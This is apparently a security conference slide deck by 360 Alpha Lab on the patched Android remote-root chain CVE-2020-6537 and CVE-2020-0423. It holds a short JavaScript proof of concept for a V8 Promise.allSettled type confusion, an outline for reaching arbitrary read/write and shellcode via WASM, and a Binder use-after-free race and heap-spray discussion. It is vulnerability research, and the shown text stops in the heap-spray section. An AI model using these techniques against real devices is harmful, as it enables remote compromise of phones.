Typhoon Mangkhut: One-click Remote Universal Root Formed with Two Vulnerabilities

Hongli Han, Rong Jian, Xiaodong Wang, Peng Zhou
360 Alpha Lab

About us

Security Researchers at 360 Alpha Lab


- Hongli Han (@hexb1n)
- Rong Jian (@__R0ng)
- Xiaodong Wang (@d4gold4)
- Peng Zhou (@bluecake)

360 Alpha Lab


- More than 400 vulnerabilities acknowledged by top vendors
- Won the highest reward
  - in the history of the ASR program in 2017
  - in the history of Google VRP in 2019
- Successful pwner of several Pwn2Own and Tianfu Cup events

Agenda

- Remote Attack Surface of Android Devices
- Overview of the Exploit Chain
- Detail the vulnerabilities
- Demonstration of remotely rooting Pixel 4



Entry Points




Launch Attack over the Internet

Typhoon Mangkhut

About the Typhoon Mangkhut exploit chain

- Remotely rooting Android by chaining only 2 vulnerabilities
- Affects a wide range of devices running multiple versions of Android system (9 / 10 / 11)
- The first reported exploit chain to remotely rooting pixel 4 acknowledged in Google's official vulnerability reward program annual report



RCE in Chrome Render Process
CVE-2020-6537

Promise.allSettled API

Input

- An iterable object


Output

- A Promise
- Fulfilled with an array only after all the given promises have settled
- Contains objects that each describes the outcome of each promise

```
Promise.allSettled([
 Promise.resolve(1),
 Promise.reject(2)
])
.then(results => console.log(results));
// output:
// [
// {status: "fulfilled", value: 1},
// {status: "rejected", reason: 2},
// ]
```

Promise.allSettled Implementation

- The result JSArray is managed by V8 for storing the outcome of each input promise
- User could get the JSArray only after all the given promises have settled




Promise.allSettled Implementation

remainingElementsCount

- Initialized with the number of input promises
- Decreased by 1 when an input promise is settled
- When it becomes to 0, V8 would return the result JSArray

Promise.allSettled Implementation

A promise is said to be settled if it is either fulfilled or rejected



```
transitioning macro PromiseAllResolveElementClosure < F: type > {
  //...
  const nativeContext = LoadNativeContext(context);
  function.context = nativeContext;
  //...
  let remainingElementsCount =
    UnsafeCast<Smi>(context[PromiseAllResolveElementContextSlots::
                            kPromiseAllResolveElementRemainingSlot]);
  remainingElementsCount = remainingElementsCount - 1;
  context[PromiseAllResolveElementContextSlots::
          kPromiseAllResolveElementRemainingSlot] = remainingElementsCount;
  if(remainingElementsCount == 0) {
    const capability = UnsafeCast<PromiseCapability>(
      context[PromiseAllResolveElementContextSlots::
              kPromiseAllResolveElementCapabilitySlot]);
    const resolve = UnsafeCast<JSAny>(capability.resolve);
    Call(context, resolve, Undefined, valuesArray); // return JSArray to user
  }
  return Undefined;
}
```

The Bug

A promise is said to be settled if it is either fulfilled or rejected

What if we could call `resolveElementFun` and `rejectElementFun` both ?

- remainingElementsCount would be decreased by 2 when an input promise is settled
- Become to 0 when only half of input promises are settled
- User would get the result JSArray at an earlier time !

PoC

Get `resolveElementFun` and `rejectElementFun`

V8

```
// Let nextPromise be ? Call(constructor, _promiseResolve_, «
// nextValue »).
const nextPromise = CallResolve(
    UnsafeCast<Constructor>(constructor), promiseResolveFunction,
    nextValue);

const then = GetProperty(nextPromise, kThenString);
const thenResult = Call(
    nativeContext, then, nextPromise, resolveElementFun,
    rejectElementFun);
```


JavaScript

```
1  class MyCls {
2    constructor(executor) {
3      executor(custom_resolve,
4               custom_reject);
5    }
6
7    static resolve() {
8      return {
9        then: (fulfill, reject) => {
10         fulfill(); reject();
11       }
12     }
13   }
14 }
```

Type Confusion

- V8 believes that the backing store is a FixedArray
- Because we have already got the result JSArray, we can change it to a NumberDictionary
- Type confusion between FixedArray and NumberDictionary

Read / Write as FixedArray



Change to NumberDictionary

```
arr[0x10000] = 1
```

Exploit


```
1 const valuesArray = UnsafeCast<JSArray>(
2     context[PromiseAllResolveElementContextSlots::
3             kPromiseAllResolveElementValuesArraySlot]);
4 const elements = UnsafeCast<FixedArray>(valuesArray.elements);   // Type confusion here
5 const valuesLength = Convert<intptr>(valuesArray.length);
6 // Use the JSArray length (not the backing store length) to perform bounds check
7 if (index < valuesLength) {
8   elements.objects[index] = updatedValue;   // index can be out-of-bound
9 }
```

Limitations

- There exists another out-of-bounds check when Torque compiler generates code like *elements.object[index] = value*
- The data to be written cannot be controlled precisely. It is always the address of a JSObject like *{ status : fulfilled, value : 1 }*


Exploit

Corrupt the meta data fields of NumberDictionary



Exploit


Corrupt the meta data fields of NumberDictionary



Exploit

- MaxNumberKey indicates the maximum valid index of NumberDictionary
- Its least significant bit indicates whether there exists special elements, such as accessors


```
let arr = []
arr[0x10000] = 1
Object.defineProperty(arr, 0, {
  get : () => {
    console.log("accessor called")
    return 1
  }
})
```



Exploit

- LSB of MaxNumberKey is 1: No special element
- Corrupt this field with the address of a JSObject
- LSB of any HeapObject address in V8 is exactly 1

Make the special array not that special !



Convert Type Confusion to OOB

Array.prototype.concat

[1] Bypass the check with our special array

[2] Trigger the JS callback during the iteration

[3] OOB read

```
bool IterateElements(Isolate* isolate, Handle<JSReceiver> receiver,
                     ArrayConcatVisitor* visitor) {
  /* skip */
  if (!visitor->has_simple_elements() ||
      !HasOnlySimpleElements(isolate, *receiver)) {// ---> [1]
    return IterateElementsSlow(isolate, receiver, length, visitor);
  }
  /* skip */
  FOR_WITH_HANDLE_SCOPE(isolate, int, j = 0, j, j < fast_length, j++, {
    Handle<Object> element_value(elements->get(j), isolate);// ---> [3]
    if (!element_value->IsTheHole(isolate)) {
      if (!visitor->visit(j, element_value)) return false;
    } else {
      Maybe<bool> maybe = JSReceiver::HasElement(array, j);
      if (maybe.IsNothing()) return false;
      if (maybe.FromJust()) {
        ASSIGN_RETURN_ON_EXCEPTION_VALUE(isolate, element_value,
            JSReceiver::GetElement(isolate, array, j), false);// ---> [2]
        if (!visitor->visit(j, element_value)) return false;
      }
    }
  });
/* skip */
}
```

Exploit

The rest of work …

1. Leak the address of an ArrayBuffer's backing store
2. Fake a double JSArray in this ArrayBuffer
3. Trigger OOB read to retrieve the reference of the fake array in JavaScript codes
4. Use the fake array to modify a victim ArrayBuffer's memory layout for arbitrary read/write
5. Write shellcode to WASM code area
6. Call the WASM function to execute shellcode

Escape From Sandbox to Root
CVE-2020-0423

Content

- Binder Driver
- The UAF Bug
- From untrusted_app Domain to Root
- Escape from Sandbox to Root
- Demonstration of Remotely Rooting Pixel 4

The Binder

Binder driver is currently one of the few drivers that can be accessed by processes in the sandbox, so it's an excellent attack surface for sandbox escape.

Multiple exploitable vulnerabilities

- **CVE-2019-2025**

Named "Waterdrop", influence versions from Nov, 2016 to Mar, 2019.

- **CVE-2019-2215**

The Project Zero team found this 1day bug was used in the wild in September 2019. It affected Pixel 2 and below models and was fixed in October 2019.

- **CVE-2020-0041**


OOB vulnerability found by @bluefrostsec, influence versions from Feb, 2019 to Mar, 2020, includes devices Pixel 4 and Pixel 3/3a XL on Android 10.

New bug still exists?

Statistics show that there is a bug for every 1000 to 1500 lines of code, and the binder.c file totals less than 6000 lines of code. Is there still such serious security bug?


New bug still exists?

Statistics show that there is a bug for every 1000 to 1500 lines of code, and the binder.c file totals less than 6000 lines of code. Is there still such serious security bug?




The Binder Root is like a nuclear warhead, and the browser RCE is like a launch pad.
The combination of them will become an intercontinental nuclear missile.

The UAF Bug



Binder Communication Process

The UAF Bug



Attach binder_work to thread->todo list

The UAF Bug

```
static int binder_thread_read(struct binder_proc *proc, struct binder_thread *thread, ...)
{
  ... skip ...
  while (1) {
    ... skip ...
    struct binder_work *w = NULL;
    w = binder_dequeue_work_head_ilocked(list);
    ... skip ...
    switch (w->type) {
    case BINDER_WORK_TRANSACTION: {
      ... skip ...
    } break;
    ... skip ...
    case BINDER_WORK_NODE: {
      ... skip ...
    } break;
    ... skip ...
    }
 ... skip ...
  return 0;
}
```

Generally, client can process todo list by sending BINDER_WRITE_READ command to call binder_thread_read() function:

binder_ioctl()

↳ binder_ioctl_write_read()

↳ binder_thread_read()

The UAF Bug

```
static void binder_release_work(struct binder_proc *proc, struct list_head *list)
{
  struct binder_work *w;

  while (1) {
    w = binder_dequeue_work_head(proc, list);
    if (!w)
      return;
    switch (w->type) {
    case BINDER_WORK_TRANSACTION: {
      ... skip ...
    } break;
    case BINDER_WORK_RETURN_ERROR: {
      ... skip ...
    } break;
    ... skip ...
    default:
      pr_err(  "unexpected work type, %d, not freed\n" , w->type);
      break;
  }
}
```

Client can also send BINDER_THREAD_EXIT command to call binder_release_work( ) to process the todo list:

binder_ioctl()

↳ binder_thread_release()


↳ binder_release_work()

The UAF Bug

```
static void binder_release_work(struct binder_proc *proc, struct list_head *list)
{
  struct binder_work *w;

  while (1) {
    w = binder_dequeue_work_head(proc, list);
    // race window here
    if (!w)
      return;
    switch (w->type) {
    case BINDER_WORK_TRANSACTION: {
      ... skip ...
    } break;
    case BINDER_WORK_RETURN_ERROR: {
      ... skip ...
    } break;
    ... skip ...
    default:
      pr_err( "unexpected work type, %d, not freed\n" , w->type);
      break;
  }
}
```

```
static struct binder_work
*binder_dequeue_work_head(
        struct binder_proc *proc,
        struct list_head *list)
{
  struct binder_work *w;

  binder_inner_proc_lock(proc);
  w = binder_dequeue_work_head_ilocked(list);
  binder_inner_proc_unlock(proc);
  return w;
}
```


The UAF Bug



Server can synchronously send BC_BUFFER_FREE command to decrease binder_ref reference count to zero, finally the binder_node containing binder_work is freed in the race window, which leads to UAF !

How to exploit this bug?

```
static void binder_release_work(struct binder_proc *proc,
struct list_head *list)
{
   ...skip...
   switch (wtype) {
   ...skip...
   case BINDER_WORK_TRANSACTION_COMPLETE: {
      …skip…
      kfree(w);                                   [1]
      binder_stats_deleted(BINDER_STAT_TRANSACTION_COMPLETE);
   } break;
   ...skip...
   case BINDER_WORK_CLEAR_DEATH_NOTIFICATION: {
      …skip…
      death = container_of(w, struct binder_ref_death, work);
      kfree(death);                               [2]
      binder_stats_deleted(BINDER_STAT_DEATH);
   } break;
   …skip…
```



Convert to double-free

How to exploit this bug?

- Hijack freelist to allocate specific memory
- Modify swapper to achieve KSMA

LPE Solution

Heap Spray

```
<+140>:  bl 0xffffff800915bffc <_raw_spin_lock>   <------------ spin_lock()
<+144>:  ldr                x8, [x19]
<+148>:  cmp x8, x19
<+152>:  csel x21, xzr, x8, eq  // eq = none   <---------------------- w =
binder_dequeue_work_head()
...skip...
<+220>:  bl 0xffffff800915c23c <_raw_spin_unlock>   <---------- spin_unlock()
// race window here !
<+224>:  cbz                x21, 0xffffff8008e6431c <binder_release_work+604>
<+228>:  ldr                w1, [x21, #16]  <---------------------------------------- switch(w-
>type)
<+232>:  sub  w8, w1, #0x1
<+236>:  cmp  w8, #0x6
<+240>:  b.hi  0xffffff8008e64254 <binder_release_work+404>  // b.pmore
<+244>:  adr   x9, 0xffffff8008e641c4 <binder_release_work+260>
```

very narrow race window !

Heap Spray in CVE-2019-2025

```
static void binder_transaction(struct binder_proc *proc,
        struct binder_thread *thread,
        struct binder_transaction_data *tr, int reply,
        binder_size_t extra_buffers_size)
{
  ... skip ...
  t->buffer = binder_alloc_new_buf(&target_proc->alloc,
    tr->data_size, tr->offsets_size, extra_buffers_size,
    !reply && (t->flags & TF_ONE_WAY));
  // narrow race window !
  if (IS_ERR(t->buffer)) {
    ...skip...
    goto err_binder_alloc_buf_failed
  }
  t->buffer->allow_user_free = 0;
  t->buffer->debug_id = t->debug_id;
  ...skip...
}
```

```
binder_alloc_new_buf()
 binder_alloc_new_buf_locked()
  mutex_unlock()
   __mutex_fastpath_unlock()
    __mutex_unlock_slowpath()
     __mutex_unlock_common_slowpath()
      wake_up_q()
```

